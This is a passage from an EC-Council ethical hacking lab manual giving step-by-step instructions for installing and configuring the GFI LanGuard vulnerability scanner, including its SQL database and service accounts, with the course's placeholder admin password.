
11. The **Database Configuration** window appears. In the **SQL server name** field, type **.\SQLEXPRESS** and leave **SQL database name** as default. Ensure that the **Use Windows Authentication** checkbox is selected and click **OK**.

    Note: The SQL server name might differ when you perform this task.




12. Now, switch back to the **Mozilla Firefox** browser, open a new tab, and log in to your email account that you have given while registration.

13. Open an email from **GFI Downloads** and copy the activation key.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **GFI LanGuard License Key** window appears. Paste the received activation key in the **Enter License Key** field and click **OK**.



15. GFI LanGuard starts installing after the completion of the installation; when the **GFI LanGuard Setup** window appears, click **Next**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **End-User License Agreement** wizard appears; accept the terms and click **Next**.
17. In the **Attendant service credentials** wizard, leave the **Name** field as default (here, **CEH\Administrator**) and enter the Password of the administrator account (here, **Pa$$w0rd**); then, click **Next**.



18. In the **Choose Destination Location** wizard, leave the **Folder** location set to default and click **Install**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Installing GFI LanGuard** wizard appears. After the completion of installation, the **GFI LanGuard Central Management Server Setup** window appears; then, click **Next**.




20. In the **Service logon information** wizard, leave the **User Name** field (Administrator user account) set to its default, enter the **Password** of the administrator account (here, **Pa$$w0rd**), and click **Next**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **HTTPS Settings** wizard appears; keep the name in its default and click **Next**.



22. In the **Destination Folder** wizard, choose the location where you want to install the application (here, the default location is selected) and click **Next**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the **Ready to install** wizard, click **Install** to proceed.



24. Once the installation is complete in the **GFI LanGuard Central Management Server Setup** window, click **Finish**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. In the **GFI LanGuard Setup** window, ensure that the **Launch GFI LanGuard** checkbox is selected. De-select the **Launch GFI LanGuard Central Management Server** checkbox and click **Finish**.



